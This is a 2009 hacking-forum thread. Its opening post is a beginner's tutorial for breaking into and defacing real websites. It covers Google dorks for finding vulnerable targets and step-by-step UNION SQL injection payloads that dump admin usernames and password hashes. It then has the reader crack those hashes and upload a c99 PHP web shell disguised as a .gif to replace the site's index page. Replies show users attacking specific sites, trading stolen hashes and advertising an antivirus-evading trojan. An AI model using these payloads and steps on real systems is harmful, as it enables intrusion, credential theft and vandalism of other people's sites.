

Forum:[Hack Forums](#)

Thread: [SQL INJECTION \(From start to Defacement\)](#)

raahul2008 - June 24, 2009, 1:56 am

DEFACING A SITE EXPLAINED FROM THE START (INCLUDING DOWNLOADS)

I i took some parts of the sql injecting from www.milw0rm.com. I wrote the defacing part. I'm posting this here coz this tut explains everything step by step. but most of the sql tuts ends when we find the password hash. So newbees dnt know wat to do after that. In this tut i'm gonna explain how to deface a website from scratch hope you fill find this usefull....

i'm not a good hacker but i want to share my knowledge with every one.. so if there are any mistakes pls forgive me....

If you find this tut usefull please post a comment.... ?

1) FINDING THE TARGET AND GETTING THE ADMIN PASSWORD

First we must find our target website to do that you can use this "dorks".

I'll give some dorks here copy anyone of it and paste it in google and search.

Code inurl:index.php?id=

inurl:trainers.php?id=

inurl:buy.php?category=

inurl:article.php?ID=

inurl:play_old.php?id=

inurl:declaration_more.php?decl_id=

inurl:pageid=

inurl:games.php?id=

inurl:page.php?file=

inurl:newsDetail.php?id=

inurl:gallery.php?id=

you can find lots of dorks here..(use them without the " " marks)

Code <http://sharecash.org/download.php?file=390326>

1). Check for vulnerability

Let's say that we have some site like this

<http://www.site.com/news.php?id=5>

Now to test if is vulnrable we add to the end of url ' (quote),

and that would be <http://www.site.com/news.php?id=5>'

so if we get some error like

"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right etc..."

or something similar

that means is vulnrable to sql injection :)

2). Find the number of columns

To find number of columns we use statement ORDER BY (tells database how to order the result)

so how to use it? Well just incrementing the number until we get an error.

<http://www.site.com/news.php?id=5> order by 1/* <-- no error

<http://www.site.com/news.php?id=5> order by 2/* <-- no error

<http://www.site.com/news.php?id=5> order by 3/* <-- no error

<http://www.site.com/news.php?id=5> order by 4/* <-- error (we get message like this Unknown column '4' in 'order clause' or something like that)

that means that the it has 3 columns, cause we got an error on 4.

3). Check for UNION function

With union we can select more data in one sql statement.

so we have

<http://www.site.com/news.php?id=5> union all select 1,2,3/* (we already found that number of columns are 3 in section 2).)

if we see some numbers on screen, i.e 1 or 2 or 3 then the UNION works :)

4). Check for MySQL version

<http://www.site.com/news.php?id=5> union all select 1,2,3/* NOTE: if /* not working or you get some error, then try --
it's a comment and it's important for our query to work properly.

let say that we have number 2 on the screen, now to check for version
we replace the number 2 with @@version or version() and get something like 4.1.33-log or 5.0.45 or similar.

it should look like this <http://www.site.com/news.php?id=5> union all select 1,@@version,3/*

if you get an error "union + illegal mix of collations (IMPLICIT + COERCIBLE) ..."

i didn't see any paper covering this problem, so i must write it :)

what we need is convert() function

i.e.

<http://www.site.com/news.php?id=5> union all select 1,convert(@@version using latin1),3/*

or with hex() and unhex()

i.e.

<http://www.site.com/news.php?id=5> union all select 1,unhex(hex(@@version)),3/*

and you will get MySQL version :D

5). Getting table and column name

well if the MySQL version is < 5 (i.e 4.1.33, 4.1.12...) <--- later i will describe for MySQL > 5 version.
we must guess table and column name in most cases.

common table names are: user/s, admin/s, member/s ...

common column names are: username, user, usr, user_name, password, pass, passwd, pwd etc...

i.e would be

<http://www.site.com/news.php?id=5> union all select 1,2,3 from admin/* (we see number 2 on the screen like before, and that's good :D)

we know that table admin exists...

now to check column names.

<http://www.site.com/news.php?id=5> union all select 1,username,3 from admin/* (if you get an error, then try the other column name)

we get username displayed on screen, example would be admin, or superadmin etc...

now to check if column password exists

<http://www.site.com/news.php?id=5> union all select 1,password,3 from admin/* (if you get an error, then try the other column name)

we seen password on the screen in hash or plain-text, it depends of how the database is set up :)

i.e md5 hash, mysql hash, sha1...

now we must complete query to look nice :)

for that we can use concat() function (it joins strings)

i.e

<http://www.site.com/news.php?id=5> union all select 1,concat(username,0x3a,password),3 from admin/*

Note that i put 0x3a, its hex value for : (so 0x3a is hex value for colon)

(there is another way for that, char(58), ascii value for :)

<http://www.site.com/news.php?id=5> union all select 1,concat(username,char(58),password),3 from admin/*

now we get displayed username:password on screen, i.e admin:admin or admin:somehash

when you have this, you can login like admin or some superuser :D

if can't guess the right table name, you can always try mysql.user (default)

it has user i password columns, so example would be

<http://www.site.com/news.php?id=5> union all select 1,concat(user,0x3a,password),3 from mysql.user/*

6). MySQL 5

Like i said before i'm gonna explain how to get table and column names in MySQL > 5.

For this we need information_schema. It holds all tables and columns in database.

to get tables we use table_name and information_schema.tables.

i.e

<http://www.site.com/news.php?id=5> union all select 1,table_name,3 from information_schema.tables/*

here we replace the our number 2 with table_name to get the first table from information_schema.tables

displayed on the screen. Now we must add LIMIT to the end of query to list out all tables.

i.e

<http://www.site.com/news.php?id=5> union all select 1,table_name,3 from information_schema.tables limit 0,1/*

note that i put 0,1 (get 1 result starting from the 0th)

now to view the second table, we change limit 0,1 to limit 1,1

i.e

<http://www.site.com/news.php?id=5> union all select 1,table_name,3 from information_schema.tables limit 1,1/*

the second table is displayed.

for third table we put limit 2,1

i.e

<http://www.site.com/news.php?id=5> union all select 1,table_name,3 from information_schema.tables limit 2,1/*

keep incrementing until you get some useful like db_admin, poll_user, auth, auth_user etc... :D

To get the column names the method is the same.

here we use column_name and information_schema.columns

the method is same as above so example would be

<http://www.site.com/news.php?id=5> union all select 1,column_name,3 from information_schema.columns limit 0,1/*

the first column is displayed.

the second one (we change limit 0,1 to limit 1,1)

ie.

<http://www.site.com/news.php?id=5> union all select 1,column_name,3 from information_schema.columns limit 1,1/*

the second column is displayed, so keep incrementing until you get something like

username,user,login, password, pass, passwd etc... :D

if you wanna display column names for specific table use this query. (where clause)

let's say that we found table users.

i.e

<http://www.site.com/news.php?id=5> union all select 1,column_name,3 from information_schema.columns where table_name='users'/*

now we get displayed column name in table users. Just using LIMIT we can list all columns in table users.

Note that this won't work if the magic quotes is ON.

let's say that we found columns user, pass and email.

now to complete query to put them all together :D

for that we use concat() , i describe it earlier.

i.e

<http://www.site.com/news.php?id=5> union all select 1,concat(user,0x3a,pass,0x3a,email) from

users/*

what we get here is user:pass:email from table users.

example: admin:hash:whatever@blabla.com

if you are too lazy for doing above stuff you can use tools they will do all the job:

1) Exploit scanner (this will find vulnerable websites)

Code <http://sharecash.org/download.php?file=3903382>) SQLi helpper (this tool will do all the injecting job and get you the pass or hash)

Code <http://#.com/files/248029073/SQLIHelperV.2.7.rar>* use the tools only if you are new to hacking. Do it manually thats the thrill and that is real hacking. When you do it manually you will understand the concept.

in some websites you can directly see the password. but most of the websites encrypt them using MD5. so u hav to crack the hash to get the password. to crack the password there are three ways

1) check the net whether this hash is cracked before:

Code <http://www.md5decrypter.co.uk>2) crack the password with the help of a site:

Code <http://www.milw0rm.com/cracker/insert.php>

<http://passcracking.com/index.php>3) use a MD5 cracking software:

Code http://#.com/files/136967969/a_MD5CF_2.10_2b.rar

Password = OwlsNest

2) DEFACING THE WEBSITE

after getting the password you can login as the admin of the site. But first you have to find the admin login page for the site. there r three methods to find the admin panel.

1) you can use an admin finder website:

Code <http://4dm1n.houbysoft.com/2>) you can use an admin finder software:

Code <http://sharecash.org/download.php?file=390339>

after logging in as the admin you can upload photos to the site. so now you are going to upload a shell into the site using this upload facility.

download the shell here(shells are php scripts which affects websites so it will be detected as trojans but no need to worry i take the responsibility):

Code <http://sharecash.org/download.php?file=390328>extract it you will get a c99.php upload it.

some sites wont allow you to upload a php file. so rename it as c99.php.gif

then upload it.

after that go to www.site.com/images (in most sites images are saved in this dir but if you cant find c99 there then you have to guess the dir)

find the c99.php.gif and click it..

now you can see a big control pannel....

now you can do what ever you want to do...

search for the index.html file and replace it with your own file. so if any one goes to that site they will see your page....

after doing this click logout.... thats it you are done.. ?

if you have any doubts post here.. i'll be allways there for you. if you are there for me... ?

iCynexe - June 24, 2009, 2:22 am

what the hell posting a trojan in this tut is fucked up ?

kutmustakurt - June 24, 2009, 2:26 am

credit to the tutorial goes to Marezzi.

to original poster : thanks for posting Hf members can learn a lot but please check the shell code link.

admin finder file is clean, so is the exploit finder.exe

safin_hawlery - June 24, 2009, 3:10 am

nice tut, keep it up

Hey all shells contain trojan and virus, but you should bind it

raahul2008 - June 24, 2009, 3:46 am

(Jun 24, 2009 02:22 AM)MATRIX GHOST Wrote: [\[CITE\]](#) what the hell posting a trojan in this tut is fucked up ?

hey man it is a shell any way it will contain trojan but its normal. if you dont like my shell. go to google and download c99 shell. then you will know the truth.

dont just blame people....?

satanswrath - June 24, 2009, 3:38 pm

Rofl, nice tut but yeah... why trying to put a trojan?

a php file cannot be identified as a trojan so dont lie

rCom - June 24, 2009, 4:10 pm

Hah, people that don't know, most common shells such as c99,c100, r57 etc. are considered virus' by all anti-virus scanners, you have to add it to your ignore list to use it. Don't blame the poster for posting a trojan, if you got it from anywhere else you would have gotten the same result.

raahul2008 - June 24, 2009, 8:49 pm

(Jun 24, 2009 04:10 PM)rCom Wrote: [\[CITE\]](#) Hah, people that don't know, most common shells such as c99,c100, r57 etc. are considered virus' by all anti-virus scanners, you have to add it to your ignore list to use it. Don't blame the poster for posting a trojan, if you got it from anywhere else you would have gotten the same result.

"THANKS RCOM "

ya men... i gained alot from this forum so wanted to give something back.. so got a tut from www.milw0rm.com and edited it... made it easy for beginners.. gave all the needed softwares.. but they are blaming me for uploading trojans.. like i said if they want they can download the shell anywhere. i just made it easy for noobs. by giving the links... ?

adamasd1 - June 24, 2009, 10:22 pm

nice tut but when i get to the union all select part it only tells me about a line

faltuonl9 - June 24, 2009, 11:02 pm

Hats off man...for ur straight cut sig...

raahul2008 - June 24, 2009, 11:27 pm

(Jun 24, 2009 11:02 PM)faltuonl9 Wrote: [\[CITE\]](#) Hats off man...for ur straight cut sig... thanks man.... i always care for my friends..... friendship is the best relationship in this world.

kutmustakurt - June 24, 2009, 11:59 pm

(Jun 24, 2009 08:49 PM)raahul2008 Wrote: [\[CITE\]](#) "THANKS RCOM "

ya men... i gained alot from this forum so wanted to give something back.. so got a tut from www.milw0rm.com and edited it... made it easy for beginners.. gave all the needed softwares.. but

they are blaming me for uploading trojans.. like i said if they want they can download the shell anywhere. i just made it easy for noobs. by giving the links... ?

well no one's blaming you for anything, and do not take it the wrong way but it's upto the members to check the links so new member do not get harmed.

I think you missed the part where i thanked you for posting, the only problem was you did not thanked the original poster. Due credit should be given where it is required.

raahul2008 - June 25, 2009, 12:32 am

(Jun 24, 2009 11:59 PM)kutmustakurt Wrote: [\[CITE\]](#) well no one's blaming you for anything, and do not take it the wrong way but it's upto the members to check the links so new member do not get harmed.

I think you missed the part where i thanked you for posting, the only problem was you did not thanked the original poster. Due credit should be given where it is required.

sorry man in the beginning of the tut i said i took it from www.milw0rm.com

i forgot to mention his name. I was not planning to take credit for his work. I just made it simple to understand, did the defacing part and gave the tools.

thanks bro.... ?

Terminal Transmission - June 25, 2009, 2:54 am

that sql tool of use, maybe im having another n00b moment or the universe wants me to h4ck old school but im not sure im using the tool right. I type in the target

www.site

then in the domain i type

.com

and click scan and it tells me 0 results for a site i know is there because i host it

bam - June 25, 2009, 2:55 am

nice tut,

..short.

Notorious Mental - June 25, 2009, 3:01 am

fuckin good man

THIS EFING MESSAGE IS SHORT DAMMIT

raahul2008 - June 25, 2009, 3:02 am

(Jun 25, 2009 02:54 AM)SYST3M32 Wrote: [\[CITE\]](#) that sql tool of use, maybe im having another n00b moment or the universe wants me to h4ck old school but im not sure im using the tool right. I type in the target

www.site

then in the domain i type

.com

and click scan and it tells me 0 results for a site i know is there because i host it

what is the tools name?

hope you are talking about the exploit scanner. in that tool you cant put your url. using that tool you can search for vulnerable sites. u cant give a site and search for vulnerability.

if u hav any prob then post here. i'll help ok.

(Jun 25, 2009 03:01 AM)gavakas Wrote: [\[CITE\]](#) fuckin good man

THIS EFING MESSAGE IS SHORT DAMMIT

thanks bro.. ?

Terminal Transmission - June 25, 2009, 3:16 am

No thats what I wanted to know, I've got one site in mind that needs to get 0w3nd
Pm me if you might be willing to help

Freerunning - June 25, 2009, 4:04 am

doesnt run to me application failed to initialize

N4ck0 - June 25, 2009, 6:24 am

nice tut guys,,how about sql in asp site.?

thx

raahul2008 - June 25, 2009, 6:43 am

(Jun 25, 2009 04:04 AM)Jervyn Wrote: [\[CITE\]](#) doesnt run to me application failed to initialize which application give the app's name.. and do you get any error messages. if so post the error msgs so i'll help...

raahul2008 - June 25, 2009, 10:13 am

(Jun 25, 2009 06:24 AM)N4ck0 Wrote: [\[CITE\]](#) nice tut guys,,how about sql in asp site.?

thx

read this

Code <https://hackforums.net/showthread.php?tid=51406>

Slasher - June 25, 2009, 7:44 pm

Stupid avg and your shell blocking abilities that when you click ignore it deletes it fp

Nice Tut anyway

raahul2008 - June 25, 2009, 9:03 pm

(Jun 25, 2009 07:44 PM)Slasher Wrote: [\[CITE\]](#) Stupid avg and your shell blocking abilities that when you click ignore it deletes it fp

Nice Tut anywaybefore downloading c99 you must exit avg and then download.

Freerunning - June 26, 2009, 5:04 am

i got a error from exploit scanner and mysql.. it says application failed to initialized

raahul2008 - June 26, 2009, 5:08 am

(Jun 26, 2009 05:04 AM)Jervyn Wrote: [\[CITE\]](#) i got a error from exploit scanner and mysql.. it says application failed to initializeddid it say anything about a missing ****.ocx file...?

sis anyone else get a problem like this.... i downloaded now and checked its workin fine na.....

raahul2008 - June 29, 2009, 10:36 pm

i am gonna upload a video tut on this whole process so you will be able to understand easily.....
watch out..... ?

krizhiel - June 30, 2009, 5:58 am

Nice tut for a newbie here ..xD

legend2memba - June 30, 2009, 6:02 pm

OH MAI GAH!! avg is failing on me.. picking up the c99.. noway of stopping it.. UGH.!

PWNZ0RD <http://www.arcdi.com/>, got the admin's username and password.. but when i try logging

in it doesn't do anything.. LAST MINUTE EP1C PHAILLL!!! 0MFGZZ!!

newbie_zero - June 30, 2009, 6:34 pm

no pic...im not understand...:b

raahul2008 - June 30, 2009, 8:57 pm

(Jun 30, 2009 06:34 PM)newbie_zero Wrote: [\[CITE\]](#) no pic...im not understand...:bhey man go and check the video tut of this whole process..

<https://hackforums.net/showthread.php?tid=96173>

ok take care.....

RE4PER - June 30, 2009, 9:45 pm

nice tut..... but dnt know how to +REP so sorry....

raahul2008 - June 30, 2009, 10:16 pm

(Jun 30, 2009 09:45 PM)RE4PER Wrote: [\[CITE\]](#) nice tut..... but dnt know how to +REP so sorry.... thanks bro.... to +REP you have to buy HF LEET it is 5\$ any way thanks....?

mxnazer - July 1, 2009, 12:54 am

Nice tuts man.. although I might still need to work on this tuts since I'm a n00b at this stuff.. :p

I use the software you post, the SQLI Helper V 2.7 and the this software is so good.. it gets job all done and of course we don't know the basic concept of SQL injection if we don't do it manually, that's ok.. i will try to learn the manual way later on.. :D

uumm.. yeah.. about the SQLI Helper V 2.7, I have managed to get the "password" on the "column name" but I still didn't find out how to see those password and what to use it for. because it only shows us the password without any username.

can you make a short tuts on using this software with a pic included..? :p if that might takes a lot of work to do.. perhaps you may make it without the pic then. :p

cheers..

raahul2008 - July 1, 2009, 1:56 am

(Jul 1, 2009 12:54 AM)mxnazer Wrote: [\[CITE\]](#) Nice tuts man.. although I might still need to work on this tuts since I'm a n00b at this stuff.. :p

I use the software you post, the SQLI Helper V 2.7 and the this software is so good.. it gets job all done and of course we don't know the basic concept of SQL injection if we don't do it manually, that's ok.. i will try to learn the manual way later on.. :D

uumm.. yeah.. about the SQLI Helper V 2.7, I have managed to get the "password" on the "column name" but I still didn't find out how to see those password and what to use it for. because it only shows us the password without any username.

can you make a short tuts on using this software with a pic included..? :p if that might takes a lot of work to do.. perhaps you may make it without the pic then. :p

cheers..

in the column it will display username,password,id and etc

among them you should select username and pasword (use ctrl+click to select both) after that click DUMP NOW button then you will get them..

this is a video tut on using SQLi HELPER 2.7

<http://www.youtube.com/v/gUmik8T80js>

mxnazer - July 1, 2009, 3:08 pm

(Jul 1, 2009 01:56 AM)raahul2008 Wrote: [\[CITE\]](#) in the column it will display username,password,id and etc

among them you should select username and pasword (use ctrl+click to select both) after that click DUMP NOW button then you will get them..

this is a video tut on using SQLi HELPER 2.7

<http://www.youtube.com/v/gUmik8T80js>

Aight.. thnx a lot raahul.. the vid gave me the help i needed..

now.. back to injecting project.. lol.. :p

ph03nix - July 1, 2009, 8:09 pm

OK i found my target and also found that the site has 1 column! but when i use the union command i get this!:

```
select ,DATE_FORMAT(c_timestamp,'%H:%i') as time,DATE_FORMAT(c_timestamp,'%d/%m/%Y')
as day,DATE_FORMAT(alttitle,'%W %e/%c/%Y - %H:%i') as
alttitle,DATE_FORMAT(alttitle,'%d/%m/%Y') as prdate,DATE_FORMAT(m_timestamp,'%d/%m/%Y')
as day_m from dossier where id=3918 union all select 1/ and publish='yes'
```

1222: The used SELECT statements have a different number of columnsMySQL warning:1222

and cannot continue!please some1 help me!

raahul2008 - July 2, 2009, 10:35 am

(Jul 1, 2009 08:09 PM)ph03nix Wrote: [\[CITE\]](#) OK i found my target and also found that the site has 1 column! but when i use the union command i get this!:

```
select ,DATE_FORMAT(c_timestamp,'%H:%i') as time,DATE_FORMAT(c_timestamp,'%d/%m/%Y')
as day,DATE_FORMAT(alttitle,'%W %e/%c/%Y - %H:%i') as
alttitle,DATE_FORMAT(alttitle,'%d/%m/%Y') as prdate,DATE_FORMAT(m_timestamp,'%d/%m/%Y')
as day_m from dossier where id=3918 union all select 1/ and publish='yes'
```

1222: The used SELECT statements have a different number of columnsMySQL warning:1222

and cannot continue!please some1 help me!go through the tut again..... and check my vid tut...

x-root-x - July 2, 2009, 10:46 am

Video was ok ! But all are basic stuff !!! good for a bigger !!

""IF YOU TREAT ME AS A FRIEND I WILL EVEN SACRIFICE MY LIFE FOR YOU""

lol nice one ...

Sour Diesel - July 2, 2009, 11:35 am

excellent tutorial and great software finds

mojito - July 2, 2009, 11:59 am

awesome! i am gonna find some login pages now :P

thnks dude

lukman_files - July 2, 2009, 12:06 pm

thank for u share

i like u post

raahul2008 - July 2, 2009, 8:45 pm

(Jul 2, 2009 11:35 AM)PixelWorld Wrote: [\[CITE\]](#) excellent tutorial and great software findsthanks mate..... ?

(Jul 2, 2009 11:59 AM)mojito Wrote: [\[CITE\]](#) awesome! i am gonna find some login pages now :P

thnks dudethanks bro.....?

(Jul 2, 2009 12:06 PM)lukman_files Wrote: [\[CITE\]](#) thank for u share

i like u postthanks guys.... this was my 1st tut ... and i am so happy... that it has over 1000 views thanks guys..... ?

karen445 - July 2, 2009, 9:41 pm

hey. 1 question.

Whenever I type in the url with the ' it doesn't say anything like it should :S

I cant find any sites...

raahul2008 - July 2, 2009, 10:40 pm

(Jul 2, 2009 09:41 PM)karen445 Wrote: [\[CITE\]](#) hey. 1 question.

Whenever I type in the url with the ' it doesn't say anything like it should :S


I cant find any sites...you cant just hack any web site you want.... the site must be vulnerable to SQLi..... use the dorks to find sites..... or to make sure.... check the HF for already injected sites and try that site on your own..... ?

raahul2008 - July 3, 2009, 12:22 pm

yepeeeeeeeee.... passed 1,500 views..... i am soooooooooo ?

SirDonkeyPunch - July 3, 2009, 12:47 pm

(Jun 24, 2009 02:16 AM)kutmustakurt Wrote: [\[CITE\]](#) well the shell you provided contains trojan. please check the link.

Spoiler ([Click to View](#))[IMG]
a lot of the custom c99's ive used in the past pop as trojans.... but actually LOOKING at the code instead of just beleiving what a program tells you, you can determine for yourself whether theres any sort of trojan. since a php shell is just that, a php file that you upload to a site, and then run from theyre box, you dont really have that much to worry about.

the only shell i know for a fact that is poisoned is the r47 or whatever it is, that damn russian one. it automatically sends all the server info over to a server thats encoded in base64. i highly doubt that server is still running, however..... always check your shells to make sure they are not shooting off the private server data to a foreign source.

oh and sorry man, its a good tutorial to get to the basics of SQL injection, but those dorks you gave.... will give you tens of thousands of false positives. but its an excellent start for someone that wants to start to get the hang of Injects

raahul2008 - July 3, 2009, 8:40 pm

(Jul 3, 2009 12:47 PM)SirDonkeyPunch Wrote: [\[CITE\]](#) a lot of the custom c99's ive used in the past pop as trojans.... but actually LOOKING at the code instead of just beleiving what a program tells you, you can determine for yourself whether theres any sort of trojan. since a php shell is just that, a php file that you upload to a site, and then run from theyre box, you dont really have that much to worry about.

the only shell i know for a fact that is poisoned is the r47 or whatever it is, that damn russian one. it automatically sends all the server info over to a server thats encoded in base64. i highly doubt that server is still running, however..... always check your shells to make sure they are not shooting off the private server data to a foreign source.

oh and sorry man, its a good tutorial to get to the basics of SQL injection, but those dorks you gave.... will give you tens of thousands of false positives. but its an excellent start for someone that wants to start to get the hang of Injectsthanks bro for your detailed explanation this tut will even give noobs a taste of SQLi..... the only thing i ask from you guys PLS DONT LET THIS THREAD DIE..... ?

ph03nix - July 5, 2009, 8:55 pm

Thanx for the reply and sorry for the late answer but i had not much free time! :/! can't pm yet cause i'm new and have few posts! -_-

OK now,i think the site is vulnerable 'cause i get the sql error when i add " ' " to the end of the URL!In your relpy you said me to try smth but i can't get what to i put in the "(whatever number)" !Do i put the number of columns or just anyth number i want?

raahul2008 - July 5, 2009, 11:57 pm

(Jul 5, 2009 08:55 PM)ph03nix Wrote: [\[CITE\]](#) Thanx for the reply and sorry for the late answer but i had not much free time! :/! can't pm yet cause i'm new and have few posts! -_-

OK now,i think the site is vulnerable 'cause i get the sql error when i add " ' " to the end of the URL!In your relpy you said me to try smth but i can't get what to i put in the "(whatever number)" !Do i put the number of columns or just anyth number i want?pls read the tut ans for question is in there pls just dont post questions without reading the tut..... ?

\$up - July 6, 2009, 1:02 am

Fo all the people wondering that the shell being a trojan, that's because it is. It's only harmful to a website, no your system. Most shells these days pop up on AV's.

Anyway good tutorial, could be laid out better for better understandin.

Skaia - July 6, 2009, 1:23 am

Thank you very much for this good tutorial.

Good bye !

Thank you very much for this good tutorial.

Good bye !

raahul2008 - July 6, 2009, 1:55 am

(Jul 6, 2009 01:23 AM)Skaia Wrote: [\[CITE\]](#) Thank you very much for this good tutorial.

Good bye !

Thank you very much for this good tutorial.

Good bye !thanks bro..... ?

eG23073 - July 6, 2009, 4:09 am

Awesome defacment tut on the end, thanx my brotha :)

raahul2008 - July 6, 2009, 6:19 am

(Jul 6, 2009 04:09 AM)eG23073 Wrote: [\[CITE\]](#) Awesome defacement tut on the end, thanx my brotha :)thanks bro..... your encouragement.... keeps me going..... ?

Cool_Rishabh - July 6, 2009, 6:21 am

can u crack me some hashes?

raahul2008 - July 6, 2009, 6:27 am

(Jul 6, 2009 06:21 AM)Cool_Rishabh01 Wrote: [\[CITE\]](#) can u crack me some hashes?PM me i'll try..... ?

Cool_Rishabh - July 6, 2009, 6:33 am

pm'd u the hashes.....

raahul2008 - July 6, 2009, 8:16 am

(Jul 6, 2009 06:33 AM)Cool_Rishabh01 Wrote: [\[CITE\]](#) pm'd u the hashes.....i am on it..... ?

rema34 - July 6, 2009, 9:26 am

Making Trojans / RATS undetectable is no easy task.

AV engines are constantly adding new signatures to their database. This means every new tool available for hiding a Portable executable file from an AV won't do the work for you.

The best way it can be made stealth is MANUALLY.

A manual encryption will never be detected!!

Yes, breaking through the codes of the program, knowing what part of the program is recognised by the AV, encrypting those parts and compiling it again is the best way to do it.

However, this can be really time consuming and may corrupt your files on any wrong step.

Remote Admin Has already made all this hard work for you!

visit <http://no-stress-rat.ning.com>

video:

<http://www.youtube.com/watch?v=0dWdljc3vMs>

raahul2008 - July 6, 2009, 10:04 am

(Jul 6, 2009 09:26 AM)rema34 Wrote: [\[CITE\]](#) Making Trojans / RATS undetectable is no easy task.

AV engines are constantly adding new signatures to their database. This means every new tool available for hiding a Portable executable file from an AV won't do the work for you.

The best way it can be made stealth is MANUALLY.

A manual encryption will never be detected!!

Yes, breaking through the codes of the program, knowing what part of the program is recognised by the AV, encrypting those parts and compiling it again is the best way to do it.

However, this can be really time consuming and may corrupt your files on any wrong step.

Remote Admin Has already made all this hard work for you!

visit <http://no-stress-rat.ning.com>

video:

<http://www.youtube.com/watch?v=0dWdljc3vMs>

i wonder how the hell this post is related to my thread..... ?

Shakage - July 6, 2009, 11:19 am

Amazing Tut man,

My only problem is, When I get to "union all select 1,2,3--" Then It will only tell me bout "error on line 67" or somethin like that. Any advise?

raahul2008 - July 7, 2009, 2:30 am

huraaaaaaah ?

passed 2000 views

thanks to all HF members..... ?

raahul2008 - July 7, 2009, 11:04 pm

hey guys pls comment on this this thread so this thread will stay alive.... so all the members can view the thread..... ?

mlz - July 8, 2009, 12:03 am

thanks man nice tut =]

raahul2008 - July 8, 2009, 1:19 am

(Jul 8, 2009 12:03 AM)mlz Wrote: [\[CITE\]](#) thanks man nice tut =]

thanks mate..... pls keep this thread alive..... ?

LMAOlolol - July 8, 2009, 1:43 am

Nice tut dude ll try this out

raahul2008 - July 8, 2009, 1:45 am

(Jul 8, 2009 01:43 AM)LMAOlolol Wrote: [\[CITE\]](#) Nice tut dude ll try this outthanks mate..... pls keep this thread alive.....

trythis if any prob post here..... ?

steezymurphy - July 8, 2009, 7:22 pm

Im pretty sure their called dorks because the real definition for dork is someone who is a foolish person, and they are actually called google dorks because they are foolish vulnerability in the website.

krazy2h - July 8, 2009, 7:51 pm

nice tut trying it , thank :D

raahul2008 - July 8, 2009, 8:28 pm

(Jul 8, 2009 07:22 PM)steezymurphy Wrote: [\[CITE\]](#) Im pretty sure their called dorks because the real definition for dork is someone who is a foolish person, and they are actually called google dorks because they are foolish vulnerability in the website.i dnt know whether it is true.... but it is funny..... ?

(Jul 8, 2009 07:51 PM)krazy2h Wrote: [\[CITE\]](#) nice tut trying it , thank :Dthanks mate..... ?

rudotel - July 8, 2009, 9:03 pm

ok and with a shell uploaded on a site i can modify any file from that website including *.php,asp... ?

raahul2008 - July 8, 2009, 9:13 pm

(Jul 8, 2009 09:03 PM)rudotel Wrote: [\[CITE\]](#) ok and with a shell uploaded on a site i can modify any file from that website including *.php,asp... ?if you have a shell in a site..... the the whole site is yours.... some times you will be able to own all the sites in that server bro..... ?

wings2fire - July 8, 2009, 11:23 pm

well m new in this line u can call me newbie in your language actually m using UBUNTU so can any one tell me how i can use the given tools .. it cant be installed with the help of wine so do i have to load window xp with the help of crossover ???

SkillLeT.^ - July 8, 2009, 11:30 pm

KOoL SHarE Bro.....

raahul2008 - July 8, 2009, 11:34 pm

(Jul 8, 2009 11:23 PM)wings2fire Wrote: [\[CITE\]](#) well m new in this line u can call me newbie in your language actually m using UBUNTU so can any one tell me how i can use the given tools .. it cant be installed with the help of wine so do i have to load window xp with the help of crossover ???

ooooooooppppps i dnt know abt ubuntu..... any members can help....?

(Jul 8, 2009 11:30 PM)SkillLeT.^ Wrote: [\[CITE\]](#) KOoL SHarE Bro.....

thanks bro..... guys pls dont let this thread die.... if you use this thread pls be kind enough to post a comment..... ?

raahul2008 - July 9, 2009, 6:38 am

huraaaaaaaahhhh..... my tut passed 2,500 views..... i am so happy....
dont let this thread die.?

bluerays - July 9, 2009, 7:45 am

so so best topic thanks for this posts

raahul2008 - July 10, 2009, 1:15 am

(Jul 9, 2009 07:45 AM)bluerays Wrote: [\[CITE\]](#) so so best topic thanks for this posts
thanks bro... guys who use this tut pls be kind enough to post a comment ... so the thread wont die..... pls guys keep it alive..... ?

raahul2008 - July 13, 2009, 8:58 pm

guys pls if you use this thread pls be kind enough to post a comment.. so in that way this thread will stay alive..... pls guys ?

pushl %ebp - July 16, 2009, 3:14 am

nice tut mate many thanks, about that file... its safe ae?

raahul2008 - July 16, 2009, 3:18 am

(Jul 16, 2009 03:14 AM)h4ckingURLife Wrote: [\[CITE\]](#) nice tut mate many thanks, about that file... its safe ae?

it is safe you can scan and then use.....or ask others who downloaded this. ?

MPC - July 16, 2009, 5:25 am

nice tut, will try this and let you know how it works

raahul2008 - July 16, 2009, 6:17 am

(Jul 16, 2009 05:25 AM)MPC Wrote: [\[CITE\]](#) nice tut, will try this and let you know how it works
ya sure if you hav any prob post here i will help you... ?

ericwong93 - July 16, 2009, 8:06 am

Thanks man it is a very good and detailed tutorial. Good job

raahul2008 - July 16, 2009, 8:35 am

(Jul 16, 2009 08:06 AM)ericwong93 Wrote: [\[CITE\]](#) Thanks man it is a very good and detailed tutorial.
Good job

thanks bro..... guys pls keep this thread alive... so post comments... ?

raahul2008 - July 16, 2009, 12:49 pm

huraaaaah ?

passed 3000 views.....pls dnt let this thread die....pls ?

musashi05 - July 16, 2009, 3:01 pm

good tut, I will try it soon

yalaguresh - July 16, 2009, 11:04 pm

The used SELECT statements have a different number of columns

i used union select 1,2,3,4/* but it saying plz help me

The used SELECT statements have a different number of columns

raahul2008 - July 16, 2009, 11:42 pm

(Jul 16, 2009 11:04 PM)yalaguresh Wrote: [\[CITE\]](#) The used SELECT statements have a different
number of columns

i used union select 1,2,3,4/* but it saying plz help me

The used SELECT statements have a different number of columns

when using order by statement in which number do u get an error...

reduce 1 from that number and use it for union select

eg: u got erroe when using this :

order by 4--

then 4-1=3

so you have to use:

union select 1,2,3--

ok any prob post it here..... ?

riskier - July 18, 2009, 9:45 pm

Alright i've got about 3-4 sites where i get to the "union select" thing..

And if i put the right amount of columns the site looks normal?

Am i doing something wrong?

I also keep getting stuff like this..

Query failed: The used SELECT statements have a different number of column

pushl %ebp - July 18, 2009, 9:52 pm

very helpfull mate, you know what you are talking about. thanks i understand this so much better

riskier - July 19, 2009, 12:47 am

It's a good tut thats for sure. :]

But im failing D;

raahul2008 - July 19, 2009, 1:12 am

(Jul 18, 2009 09:52 PM)h4ckingURLife Wrote: [\[CITE\]](#) very helpfull mate, you know what you are talking about. thanks i understand this so much better

thanks bro..... ?

(Jul 18, 2009 09:45 PM)riskier Wrote: [\[CITE\]](#) Alright i've got about 3-4 sites where i get to the "union select" thing..

And if i put the right amount of columns the site looks normal?

Am i doing something wrong?

I also keep getting stuff like this..

Query failed: The used SELECT statements have a different number of column

i just answered the same Q anyway here it is:

when using order by statement in which number do u get an error...

reduce 1 from that number and use it for union select

eg: u got erroe when using this :

